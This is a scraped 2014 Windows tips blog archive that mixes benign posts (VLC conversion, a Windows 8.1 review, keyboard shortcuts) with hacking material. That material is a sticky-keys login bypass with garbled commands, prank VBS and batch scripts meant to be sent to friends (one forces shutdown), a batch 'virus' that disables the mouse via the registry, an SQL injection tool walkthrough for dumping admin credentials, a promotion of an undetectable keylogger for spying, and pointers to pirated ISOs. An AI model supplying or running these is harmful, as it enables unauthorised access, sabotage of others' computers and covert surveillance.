Showing posts with label Windows. Show all posts

Sunday, 11 May 2014

Convert, Resize and Cut videos with VLC Media Player

VLC, the free and open source media player is great at playing media of even the most obscure formats. However, that is not all it can do. It can be used to easily convert videos from one format to the other. Converting videos with VLC media player is pretty fast and is in the league of most premium video converters in terms of quality. It can also be used to resize videos from one size to other for when you need to shrink videos to fit in your mobile devices. It can also serve as a quick video cutting tool.

Convert Videos with VLC Media Player

To convert videos with VLC media player, follow the steps given below:-

1) Open VLC media player.
2) Click on Media in the Menu bar.
3) In the dropdown menu, click on Convert/Save. Alternatively, you can directly press Ctrl+R to reach media options.


Convert Videos

4) Click on the Add button on the right of the File selection box to load the video whose format you want to change.
5) In the following dialog box, click on browse to select the destination where your converted video will be.

Change Video Format

6) In the profile selection option, select from a pre-configured profile of the output or customize it by clicking on the Settings icon on its right. You can select from a range of encapsulation, video and audio formats in the following dialog box if you wish to customize the output.
7) Click on Start to begin conversion.
8) VLC's progress bar will show progress. Do not close the player when it is converting videos as it will result in output video getting corrupted.

The speed with which VLC converts videos depends upon your computer's specifications. A faster computer converts faster while slower PCs take a lot of time. At the end of the conversion process, you will get the video in the format that you have selected in step 6.

Resize and shrink videos with VLC media player

Resizing the video involves making minor changes in the steps followed in conversion. While customizing the profile in step 6, go to the Video codec tab. Inside the Scale option, enter the desired width and height that you deem fit for your needs. After that, just convert the video as you normally would. This would result in the output video having the same dimensions that you specified. However, it is important to note that exact dimensions would only be achieved if the aspect ratio of the video is maintained. If the correct aspect ratio is not satisfied by your dimensions, VLC will take one of your dimension and change the other to satisfy it.

Resize Videos

Cut videos with VLC media player

To crop videos with VLC media player, go to the menu bar and click on View menu. Inside it, check Advanced Controls. This will result in a few extra buttons over the normal toolbar. Play the video of your choice and press the record button (from the newly added buttons) at the point in the video from where you want to start. Then, again press this button when the video reaches the point at which you want to stop it. The cut video will automatically be saved in your Videos library. It is located at Libraries/Videos in Windows 8.1, Windows 8, Windows 7 and Windows Vista. In Windows XP, it is located at My Documents\My Videos. You can use the Frame by Frame button to get a high degree of accuracy. You need to install the newer versions of this program as older versions do not support this.

Sunday, 9 February 2014

Hack from the Windows 7 CD

  1. 1
    Boot the system from the Windows 7 CD.

  2. 2
    Click on Next.

  3. 3
    Choose “Repair your computer”.

  4. 4
    Click Next in the System Recovery window.

  5. 5
    Choose the Command Prompt option below.

  6. 6
    In the command prompt window, copy the Seth file to C drive. Enter this command: “C:\windows\system32\Seth.exe c:” (without quotation marks).

  7. 7
    Replace the Seth.exe file with cmd.exe file with following command, and type “yes” to replace the file: "c:\windows\system32\cmd.exe c:\windows\syetem32\Seth.exe" (without quotation marks).

  8. 8
    Type "exit” to restart the Windows setup.

  9. 9
    Press the shift key 5 times, rapidly, when you're in the username screen. In the Sticky Keys window, click Yes.

  10. 10
    In the command prompt window type the “net user,” “user name” and “password”. For example: net user administrator 123

Saturday, 25 January 2014

How to download and install Windows 8.1 for free


Windows 8.1 has been released. If you’re using Windows 8, upgrading to Windows 8.1 is both easy and free. If you’re using another operating system (Windows 7, Windows XP, OS X), you can either buy a boxed version ($120 for normal, $200 for Windows 8.1 Pro), or opt for one of the free methods listed below. To download and install Windows 8.1 for free, follow the guide below.

How to download Windows 8.1 for free

Windows 8.1 boxIf you don’t want to wait for October 17 or 18, there are two options for downloading Windows 8.1: You can obtain a copy (and a license key) from a friend/colleague with an MSDN, TechNet, or DreamSpark (student) subscription, or you can download a Windows 8.1 RTM ISO from your favorite file-sharing website (The Pirate Bay, Mega, etc.)
While we’re not going to write a guide on how to obtain Windows 8.1 RTM from non-official sources, we will at least tell you to check the SHA-1 hash of the ISO that you download to make sure that it’s legitimate. If you hit up the MSDN Subscriber Downloads page, and then click Details under the version that you’ve obtained from elsewhere, you’ll find the SHA-1 hash. If you then use File Checksum Integrity Verifier (FCIV) on the ISO, the hash should match. If it doesn’t, assume the ISO has been compromised and download another. (But do make sure that you’re checking the right SHA-1 hash on the MSDN website; your ISO might be mislabeled).
The other easier, and completely legal, option is to download the Windows 8.1 Preview from Microsoft. It’s not as snappy as the final (RTM/GA) build, though, and has quite a few bugs/missing features. Bear in mind that if you go down this road, upgrading to a real version of Windows 8.1 will require a few more steps (discussed in the next section).

How to install Windows 8.1 for free

Once you have the Windows 8.1 ISO on your hard drive, the installation process is painless. Before you begin, you should consider backing up your important files and documents, but it’s not really necessary. You should also ensure that you have plenty of free hard drive space (20GB+).
Windows 8.1 setup processIf you’re already running Windows 8 and you downloaded the RTM ISO from somewhere other than the Windows Store, you can install Windows 8.1 by mounting the downloaded ISO in Explorer by double-clicking it, and then running the installer. If you’re on Windows 7, XP, or (bless your soul) Vista, you’ll need to burn the ISO to a USB thumb drive or DVD, or mount the ISO using a third-party virtual drive tool, like Magic ISO.
If you already have Windows 8, and you waited for the official release date, installing Windows 8.1 is as simple as visiting the Windows Store and downloading the free update.
In both these cases, the upgrade process should be very smooth, with your apps and settings fully preserved. If you upgrade from Windows 8.1 Preview, however, you will lose your installed apps, unless you first run a cversion.ini removal utility.
Once you’ve installed Windows 8.1, you should check out our extensive collection of Windows 8.1 tips and tricks, and be sure to check our Windows 8.1 review and hands-on impressions to ensure that you’re making the most of all the new features.

7 Cool Notepad tricks to scare your friends.


We all know Notepad. It's a simple text editor. But today I am going to discuss some cool tricks which you can perform on your computer using simple notepad. You can use these tricks to scare your friends. 

Please Note -  These tricks will not harm your computer in anyway. After performing these tricks if you want to stop them simply restart your computer or else Open Task Manager ( Ctrl+Alt+Del) go to processes tab and end the process wscript.exe.


1) Continuously Pop out CD or DVD Drive:
  • Open Notepad.
  • Copy the code bellow.
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
  • Now save as abc.vbs 
  • Send it to your friend now.
 2) Toggle Caps Lock button On-Off Continuously :
  • Open Notepad.
  • Copy the following code.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
  • Save it as abc.vbs
  • And send it to your friends.
3) Hack keyboard to make it type anything continuously:
  • Open Notepad and copy the following code.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop
  • You can change You are a fool. to any other text
  • Save it as abc,vbs 
  • And send it to your friends 
 4) Hit Enter Key Continuously :
  • Open Notepad and copy the following code.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
  • Save it as abc.vbs
  • Now sent it to your friends.
5)  Type any message in notepad automatically and scare your friends :
  • Open Notepad and type the following code.
 

WScript.Sleep 1800
WScript.Sleep 1000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "
  • Now save it as abc.vbs
  • And send it to your friends.
6) Hit Backspace Key Continuously :
  • Open Notepad and copy the following code.
MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
  • Save it as abc.vbs and send it to your friends.
7) Show a error message and shut down friends computer :
  • Open Notepad and copy the following code.
@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s
  • Save it as abc.vbs and send to your friends.
Any questions feel free to comment.

SQLI Helper Tutorial - A Must Read Article

Today I am going to show you people how to use SQLi Helper to Hack a Website. The SQLi Helper is a tool used to do all the work automatically which a Hacker would have to do manually. That make it a very popular tool among script-Kiddies as well as Pros.

You can download the SQLi Helper from Here.

It should look this this:


Now the First Step is to give the Target site like http://targethost.com/expoit.php?id=1 (Note: This is not the real site). After you give the target site click on the Inject button.


And then click on the Get Database Button.


Now the following Information will be available about the Host:


Now to take the attack forward choose a Database from the Database Name column and click on the Get Table button.


Now we Have the names of the Tables. Now we need to know the Columns of the Tables which contain sensitive information. For that we will choose the Table admininfo to get columns.


To get Columns select the Table and click on the Get Column Button.


Now we have the Names of the Columns shown below:


Now select the one which seems important and click on the Dump Now Button.


And then a New Windows will open that will Dump the Data that is in those Columns. Like Show Below:


After we have got this Sensitive Information, we can use online MD5 cracker to crack the Password Hash and access the Website with Administrative Privilege.


This article is written Muhammad Haseeb Javed. He Blogs at his blog www.hackthepc.blogspot.com

Do you have questions, comments, or suggestions? Feel free to post a comment!

Detect Hidden Trojans on Your Computer

Are you beware that there is a hidden Trojan, Virus or Keylogger working on your PC and sending your logins to hackers?

If you are in that situations you don't need to worry anymore. In this post i will show you a security software called Process Revealer that can detect and kill hidden processes.


Process Revealer Free Edition is a free hidden process detector that reveals what does not appear in standard detection utilities like Windows Task Manager. Process Revealer provides detailed information about each process running on your computer to help you know if a process is related to a malicious program. Hidden programs are automatically highlighted in the interface and can be removed in one click.

Download Process Revealer Free Edition

Do you have questions, comments, or suggestions? Feel free to post a comment!

Make your computer talk what you type !

              This is very good and interesting Visual Basic Script Trick which let your computer speaks whatever you type. There is no requirement of any software. Just follow below simple steps.

  • First open Notepad and copy below codes
     Dim message, sapi
      message=InputBox("What do you want me to say?","COOL HACKING TRICKS")
     Set sapi=CreateObject("sapi.spvoice")
     sapi.Speak message
  • Now save the notepad file as talk.vbs
  • Now close the notepad file and open it again.
  • Done !!!

Subscribe To Get FR

Transform your windows 7 to Mac os X

                    Ever wanted to experience the look of Mac Os X, If yes then here i brought you an amazing mac theme for your windows.This will give your computer a completely new look like mac. This is great theme to experience Mac Os X. Download the file from below link and enjoy mac os x theme.

  • Extract the file and run it as administrator.
  • Right click on file and click on Run as administrator.
  • Password for the rar file is tricks4u

Simple Trick To Use Web Browsers As Text Editor

 Web Browsers As Text Editor
In this tutorial i will show you a simple and interesting trick to use your web browser such as Google Chrome or Mozilla Firefox as a simple text editor like Notepad. This trick works on all web browsers. So lets get started.

How To Do ?

   1 Copy below code in browser Url Section

 data:text/html, <html contenteditable>

   2. Now Press Enter.
   3. Now you can type anything as would do on any other text editor like Notepad.
   4. To save your text file Press Ctrl + S and save it as anything.txt (.txt Is Must)

Change your Ip in less then 1 minute


                     In my previous post i had show you how to Grab someone ip address now i will show you how to change ip address in less then a minute. For now it will take 2 to 3 minutes but with some practice you can do this within a minute.


  • Click on "Start" in the bottom left corner of the screen.
  • Click on "RUN"
  • Type in "command" and click OK

      You should be now at MSDOS prompt Screen

  • Type "ipconfig /release" just like that, and press "enter"
  • Type "exit" and leave the prompt
  • Right-click on "Network Places" or "My Network Places" on your desktop.
  • Click on "properties"

     Now you should  be on a screen with something titled "Local Area Connection", or something  similar to that, and, if you have a network hooked up, all of your other networks.

  •  Right click on "Local Area Connection" and click "properties"
  • Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
  • Click on "Use the following IP address" under the "General" tab
  • Create an IP address (It doesn't matter what it is)
  • Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
  • Press the "Ok" button here
  • Hit the "Ok" button again

     Now you should be back to the "Local Area Connection" screen.

  • Right-click back on "Local Area Connection" and go to properties again.
  • Go back to the "TCP/IP" settings
  • This time, select "Obtain an IP address automatically"
  • Click on "Ok"
  • Hit "Ok" again.
  • Now you have a New IP address.

Make a virus that disable Mouse

today we will be making a batch virus which is harmfull it will disable your mouse so think before trying it on yourself.


  • Open Notepad and copy below codes
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
  • Save this file as  virus.bat
  • Done you just created your virus.

Password Protect Any Folder Without Any Software

In this tutorial i will show you interesting and usefull trick to password protect folder without using any software using batch file programming. This trick will work on all windows platform (Win XP, Win 7). Follow below tutorial to learn this trick.

How To Lock Folder ?

   1. Open Notepad and Copy code given below into it.
cls
@ECHO OFF
title coolhacking-tricks.blogspot.com
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo Are you sure to lock this folder? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== coolhacks goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End
   2. Save the notepad file as lock.bat (.bat is must)
   3. Now double click on lock.bat and a new folder will be created with name MyFolder
   4. Copy all your data you want to protect in that New folder
   5. Now double click on lock.bat and when command promp appears Type Y and press enter.
   6. Now MyFolder will be hidden from you view, to access that folde double click on lock.bat
   7. It will ask for password enter your password and done. (Default password is coolhacks)
  • To change the password replace coolhacks with  new password in the above code

How To Further Secure ?

You might be thinking that anyone can access the password by opening that lock.bat file in Notepad or any other text editor. To make it more secure hide lock.bat in some secure location after following the above tutorial To access the secured file double click on lock.bat. I would suggest copying lock.bat file into Pendrive and copying it into your computer whenever you required to access to your protected files.

Max Keylogger Review - Best AIO PC Monitoring Software


Most of the time, it becomes necessary for us to monitor our own computer or a remote computer to keep track of the activities going on. This may be for several reasons.

Today, with the advancement in the field of software technology, it is possible to easily monitor any given computer. For this all you have to do is, use a PC Monitoring Software.

Today there exists a lot of computer spy softwares on the market and as a result people often find it difficult to choose the right one to fit their spying needs. If you are looking for a keylogger that is undetectable, tracks each key stroke, take screenshots, and send reports to emails, then Max Keylogger is the best option for you.

Different people can have different purposes for using Max Keylogger:


Max Keylogger allows you to record and monitor every activity happens on your computer and have it delivered to your email! Automatically stealthily record every IM chat, monitor every website visited and control it all so easily.

No other PC monitor software gives you the security of knowing you'll be able to collect every screenshot and every keystroke with just the click of a button.

Every keystroke from popular chat, online email and social sites is recorded. Including Myspace, Facebook, Twitter,ICQ, Yahoo Messenger, MSN Messenger, AIM,Skype and any more other programs.


Max Keylogger is the best computer monitoring software because it lets you remotely:

  • Record every single keystroke while PC used (user name and password included)
  • Log the exact time and date when everything is typed
  • Record keystroke from all chats and instant messages (including voice chat)
  • Track every email sent and received (Web based email included)
  • Monitor all website visited by external users.
  • Review all actions on MySpace, Facebook and Twitter (including the profiles they visit)
  • Review every posted picture by PC user
  • Review every single file has been downloaded
  • Easily discover what have been search on Google, Yahoo, AOL....
  • You would notice whether your teenagers are accessing dating sites or being approached by strangers.
  • Notified impertinent language used or harmful sites visited


Max Keylogger Features:


Max Keylogger is GUARANTEED to record every keystroke, important screenshot and website visited, process running - or you pay nothing!

Tracks silently in the background and is unnoticeable and untrackable by computer security software - including firewalls and anti-virus software (which are trained to sniff out malicious keyloggers). Max Keylogger is a necessary "family-friendly" keylogger that supervises children, teenagers and even suspicious spouses. You can't afford not to know - and with Max Keylogger, you'll get every detail - Guaranteed.


Do you have questions, comments, or suggestions? Feel free to post a comment!

Saturday, 11 January 2014

Windows 8.1: Six Things Microsoft Got Right and Others That Are Still Missing

Not unlike previous releases of Microsoft's ubiquitous desktop OS, Windows 8 has faced a lot of scrutiny in the year it's been available. Every time the company has made a drastic change to Windows, it's been on the losing end of user opinion. Windows 8 has been no different.
Microsoft found itself in a bind after the launch of Windows 7. Struggling for relevance in the mobile sector, the company attempted to fill the void in its portfolio by adding a touch-friendly UI layer over the Windows desktop. However, Metro came with a myriad of issues and complaints, mostly because of poor choices in usability design -- part of what we've been hoping Microsoft will fix in Windows 8.1. And it has, somewhat.
Despite that and the fact that a single-year turnaround for any kind of Windows iteration is quick for the folks at Redmond, we're not sure if it's enough to please detractors. Before installing the free upgrade next Thursday, let's review what's been improved and what's still missing.
+
Windows search is much improved, but still far from perfect
When I reviewed Windows 8 I criticized its broken down search, as it didn't make sense to separate documents from settings if search was meant to be used as a keyboard launcher. Windows 8.1 fixes this with universal search that works well most of the time, including some semantic search capabilities (queries don't need to be keyword-exact). However if you've used OS X, you'll note that Mac maintains its upper hand with more seamless and useful results. For example, OS X can remember your preference of a previous query and make that result more prominent in future searches with less keystrokes.
Windows 8.1 search
+
The Start button is back
As you've read dozens of times by now, it's just the button, not the menu, though the handy right-click menu with power user settings and shortcuts is still present. Returning the Start button is a positive change and works best when you configure the Start screen with your most used apps and shortcuts. However...
-
The Start screen is still a pain to configure using a mouse
While the addition of smaller and bigger tiles enhances the overall experience compared to what we got in Windows 8, the Start Screen still can't be manipulated fluidly if you wish to add, move or remove tiles. Newly installed programs are not added to Start automatically, which can be both good and bad, but without proper integration of Start and desktop apps, interaction between the two remains broken.
-
The "All programs" screen
Microsoft's answer to the divorce between desktop apps and Start tiles is the "All programs" screen which I find horrible to browse because it's cluttered with countless redundant shortcuts for help files, uninstallers, readmes and other nonsense. It feels like you're scrolling through every single shortcut from your old Programs menu.
Windows 8.1 all programs
+
Shared wallpaper in desktop and Metro UI
It's a shame Microsoft doesn't make this the default setting as it represents a major improvement in the way Metro and the desktop blend together. The "modern" UI was forced into Windows 8 and that's why a lot of people have avoided the OS. The design languages are very different and making them co-exist amicably is something Microsoft hasn't figured out entirely, but the wallpaper integration alone makes 8.1 worth installing. Bonus: the ugly flower wallpaper is no longer the default.
+
Boot to desktop and configurable hot corners
Thank you, Microsoft. You now get the option to boot directly to the desktop, even if it's not a prominent setting, it's accesible from the taskbar properties. Hot corners can be disabled which makes sense if you are a desktop power user with multiple monitors. The change helps you forget about Metro if you don't want to see it. But...
Windows 8.1 Boot to desktop
-
Hot Corners are still forced in other areas
Personally, I've disabled all hot corners but Charms. I also hate Charms, or rather I find them irrelevant to my workflow. A welcomed improvement would have been to detect if you are running a desktop, laptop or tablet and show contextually relevant menus. Seriously Microsoft, how hard can it be? For example: show advanced networking options on a PC including control panel integration, show brightness settings on a tablet/laptop, disable the "share" option when you are not in a Metro app, and so on.
+
Largely improved default Metro apps and Help
The new Skydrive app gives an Explorer-esque way of handling files from the Metro UI. Skype looks great and replaces the old Messaging app. Mail is also better, albeit still very limited. Also, you get a wider variety of options in the settings menu and many visual aids that explain how to get around the OS. These last two translate into a friendlier way to configure and use a Windows 8 PC for less experienced users.
Windows 8.1 help
-
Default file associations to Metro apps
Metro apps are set as defaults for opening PDF, images, and other popular file formats, even though they aren't optimized for mouse navigation, you typically can't manipulate files (copy, paste, print, move windows) and it's not intuitive to bounce in and out of Metro when doing actual work.
Solution: Same as with Windows 8: install and configure your favorite desktop apps as the new defaults. Even Windows' built-in desktop programs will do the trick. While annoying having to configure this, mark my words, miss one file format and you'll hate Windows 8 a little more every time it forces you back to a vanilla Metro app.
+
Installing high quality apps from the Windows Store
The Windows Store looks pretty good on its current iteration. When it works right (e.g. Halo Spartan), installing apps from the Store feels magical. It's as if PCs were always meant to work like this. Two clicks and boom, you're running your new program.
If you have selected a large app, the download will start on the background. A subtle status notification will tell you when the program is done downloading, installing and ready to run. Choose to run the newly installed program from the notification and it will launch the new app in a visually smooth transition. Like I said, magical.
Windows 8.1 halo
-
All those Metro apps that don't have a reason to exist
"When it works right" being the key phrase here. A thorough transformation is required if we'll ever see Metro become as powerful or useful as the desktop. A majority of apps that belong to a web service offer a lesser experience than their browser-based counterparts. On some occasions they aren't official apps and Microsoft isn't doing enough to clean up that mess (e.g. there are several unofficial and somewhat shady YouTube apps).
Windows 8.1 youtube
Bottom line, I still think Windows 8/8.1 improves on Windows 7, even if Microsoft is clearly focused on iterating and improving the tablet experience more than the desktop. Which kind of begs the question, did we really have to wait a full year for the company to fix its most glaring mistakes? Things like the lack of a Start button, cross-UI wallpaper integration or booting straight to the desktop could have been addressed with a "powertoy" like the old days, but I digress.
Having used Windows 8.1 preview/final for months, I think it's a must-have for those already running Windows 8. At the very least, it polishes some of the roughest edges with Metro's integration and it won't cost you a cent.

Computer Tips & Tricks Everyone Should Know

General Tricks

Windows hidden "god mode" folder Windows offers a centralized Control Panel for all of the OS settings, which makes it easy for users to tweak everything from desktop background to setting up a VPN. To enter this mode, create a new folder with this exact name (copy and paste it): God Mode.{ED7BA470-8E54-465E-825C-99712043E01C}. The folder icon will change to a Control Panel-style icon, and you will be able to jump in and change all kinds of settings. Note: Don't try this on Windows Vista 64-bit as it's known to cause a reboot loop.

Use Problem Steps Recorder This handy tool automatically records any mouse clicks and takes screenshots for you. If you need tech assistance with your computer, go to Run by typing Windows + R, and then type "psr." Use the tool and by the time you are finished, you can send this information, neatly compiled automatically, to the person helping you with the issue. It will make the process of finding the problem much easier for them, which means you will be able to get your system up and running faster.
Find/Delete large files wasting space A handy tool called WinDirStat (Windows Directory Statistics) can be used to easily find which files and folders are taking up the most space on your drive. From there, you can delete them and open up a ton of storage space.

Reduce the number of programs running at startup If your PC is taking too long to boot, it’s probably because you have far too many programs running at startup. Reducing this is easy, it will make your PC launch noticeably faster and lighter upon first load. To change the items running at startup, go to Run using the hotkey Windows key + R, and type "msconfig." A small window will appear (see the screenshot below), select the Startup tab. From here you will be able to turn off many startup programs, which can shave several seconds (or minutes) off your boot time. (Note Windows 8 has moved this functionality to the Task Manager). Try to make sure you research what you are turning off as some processes might be needed by third party programs or drivers you have installed.

Cloud backup important files If you’re working on a critical paper for school, work, or any other major project, make sure you are backing up the file not just locally. You can use services like Dropbox, Google Drive, or any of the other popular cloud storage solution which will do the legwork for you on the background. Of course, you can also throw the files on a thumb drive or external HDD just to be safe but backing up to the cloud can be done seamlessly which is twice the advantage.

Typing Tricks

Delete an entire word Instead of deleting a single letter, pressing CTRL + BKSP will delete the entire word behind the cursor. This makes deleting text quicker if you screw up a whole word.
Move Cursor to beginning of the next or previous word Moving the cursor around manually while typing is a great way to make your work take longer than it needs to. To speed of the process, move the cursor around with keyboard shortcuts. To move it to the beginning of the previous word, use CTRL + Left Arrow. To move it to the beginning of the next word, use CTRL + Right Arrow. In OS X you can accomplish the same using the Option key.
Making sub and superscript text If you need to make sub or superscript text (think exponents for superscript), press CTRL + = for subscript and CTRL + SHIFT + = for superscript.
Paste plain text of what was copied When you copy text from any source, programs will usually copy any formatting that comes with it. To paste this as plain text, press CTRL + Shift + V instead of the standard CTRL + V, and the system will paste unformatted text.
Note that many programs follow this parameter (Chrome, Firefox, etc.) but not all, particularly Microsoft programs like Word or Outlook. For those there's a few alternatives that go beyond copying and pasting in Notepad: 1) CTRL + ALT + V will show a 'paste special' dialog box. 2) CTRL + Spacebar will remove formatting in already pasted text. 3) Download Puretext and choose a hotkey to always paste plain text with it.

Keyboard Shortcuts

Copy only active window to clipboard Normally, the Print Screen key copies the entire display (or two displays if you got them), ALT + Print Screen only copies the currently active window to the clipboard. Whether taking a screenshot to diagnose a problem, or just because you want to show something to a friend, this will come in handy.
Fix those little mistakes Did you know you can undo almost any action? CTRL + Z is the ultimate hot key, and for sure you knew about it already, however note that undo doesn’t just apply to typing. If you accidentally delete or move a file, you can hit CTRL + Z to bring it right back to where it was. In Chrome and Firefox you can also undo closing a tab using CTRL + SHIFT + T.
Cycle through open windows Pressing ALT+TAB allows you to cycle through currently open windows. This makes switching back and forth between running processes quick and painless. If you want a more stylish method of cycling through open programs, Windows + TAB will do the job for you.
Interrupt all processes CTRL + ALT + Delete is one of the most common PC shortcuts, and one almost everyone is familiar with. The important thing to note is that it interrupts all processes, including the one that is bogging down your system, which can mean the difference between needing to restart or not.

Close the current program Typing ALT + F4 will close the program that is running. This is useful as it saves you time mousing over the "X" and clicking. People will often use this as a joke, telling you to press ALT + F4 to fix a problem. Don’t fall for it unless you want to close what you are doing.
Minimize all windows Sometimes you have a bunch of stuff running, and you want it all to go away so you can get to the desktop. Simply pressing Windows + D will minimize everything you have up, which will save you some time pressing the minimize button for each window. It should be noted that Windows + M offers similar functionality, but there is no undoing, so Windows + D is the more favorable approach.
Open the task manager directly If you want to bypass the interrupt that happens when pressing CTRL + ALT + DEL and jump right to the task manager, typing CTRL + Shift + ESC launches it directly.
Close the current window/tab Stick of moving all the way to that X button? Press CTRL + W and the current window will close. (Don’t do it now, or you will miss the rest of the tricks!)
Bring up the system information window This is so much quicker than digging this out the traditional way... Just press Windows + Pause/Break and the System Information panel will be ready to go. This might be the only use for the Pause/Break key you will ever find, so enjoy it!

Better multiple monitor control There are several useful keyboard shortcuts for controlling open windows on multiple monitors. Pressing the Windows Key + Arrow Keys will cause a window to quickly snap to each side of either monitor. Alternatively, hitting Shift + Windows Key + Arrows will cause the window to jump to the other monitor. Lastly, pressing Windows + P will allow you to quickly set up a second display or projector.

Web Browsing Tricks

Automatically add www. and .com to a URL You can shave off a couple of seconds typing in a URL by simply click CTRL + Enter after you type the name of the site. Need .net instead of .com, press CTRL + Shift + Enter instead.

Jump to address bar There are a number of ways to jump right to the address bar from anywhere in browser. Pressing CTRL + L, F6, and ALT + D all accomplish this goal.
Bring back a closed tab We covered this already, but it's super useful. Accidentally closed a tab? Simply press CTRL + Shift + T to reopen the most recently closed tab and get back to what you were doing.
Use private browsing The uses for not having cookies and history saved are obvious for certain activities, you know, like shopping for gifts on a shared computer (of course!). Pressing CTRL + Shift + N will launch a new private in Chrome, CTRL + Shift + P will do it in Firefox and Internet Explorer.

Cycle through open tabs Pressing CTRL + TAB while in a browser will flip between each one. This can be much faster than moving the mouse and clicking on a tab. CTRL + NUM (1, 2, 3, 4, n..) will also take you to certain tab in that numeric order.

File Management Tricks

Rename a file quickly Right-clicking and selecting rename is not very efficient. Instead, simply press F2 while a file is selected to change its name. To alter the name of another file, type TAB without deselecting the current file.
Rename files sequentially in Windows You actually don’t need to download any programs to perform a batch file rename in Windows. Instead, you can select all the files you want to change, right-click the first one in the list, select rename (or use F2), and type in the name. This will automatically change all the other files with the same root name with a suffix: (1), (2), and so on.

Select multiple files using the keyboard To select a bunch of files using your keyboard, you can press Shift + down arrow to select a single file or Shift + Page Down to select a large group of files at one time.

Security Tips

Run programs on an infected PC Often times, malware will prevent a computer from running certain programs. Changing the name of the .exe file can often override this. If that doesn’t work, changing the extension to .com is another useful alternative, and the program will still be able to run in spite of the extension change.
Read installers Even major programs can install toolbars and other unwanted pieces of software during installation. Take a few seconds to read each step to make sure you are not agreeing to install something other than the program you were actually seeking. Far too often people just push next over and over, and end up with a browser covered in various search bars that just aren't needed. In the worst of scenarios, these can have nefarious intentions.
Lock your computer if you get up Sick of your "friends" going onto your computer at work or home and posting things on your Facebook/Twitter page on your behalf? It’s certainly an annoyance, but an easy one to prevent. Windows + L will lock your system right away, requiring a password (if you've set one) to log in again.

Program-Specific Tricks

Photoshop: Drag the marquee without losing the ability to size it The marquee tool is, at its most basic level, designed for selecting a part of an image. It’s used constantly in Photoshop, and there is a handy trick many users miss. While dragging it around, you can press space, which will allow you to size it while moving it. This saves time by letting your perform two key functions at the same time.
Steam: Move games to another drive or partition By default, Steam installs all games to the same HDD or partition, but what happens if that fills up? The solution: download Steamtool Library Manager. It makes it easy to move games to another hard drive without messing with the functionality of Steam.

VLC: Fix unsynced audio and subtitles In the popular media player VLC, if your audio loses sync with the video or subtitles, there is an easy way to fix this. Simply pressing J or K will move the audio forward or backwards. Similarly, to sync the subtitles you can press H or G.

The combination of using these tips and tricks on a daily basis will most certainly make your computer life much more enjoyable, or at least more practical. And so, did you learn a thing or two that you didn't know before?

Thursday, 9 January 2014

7 Cool Notepad tricks to scare your friends.

We all know Notepad. It's a simple text editor. But today I am going to discuss some cool tricks which you can perform on your computer using simple notepad. You can use these tricks to scare your friends. 

Please Note -  These tricks will not harm your computer in anyway. After performing these tricks if you want to stop them simply restart your computer or else Open Task Manager ( Ctrl+Alt+Del) go to processes tab and end the process wscript.exe.


1) Continuously Pop out CD or DVD Drive:
  • Open Notepad.
  • Copy the code bellow.
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
  • Now save as abc.vbs 
  • Send it to your friend now.
 2) Toggle Caps Lock button On-Off Continuously :
  • Open Notepad.
  • Copy the following code.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
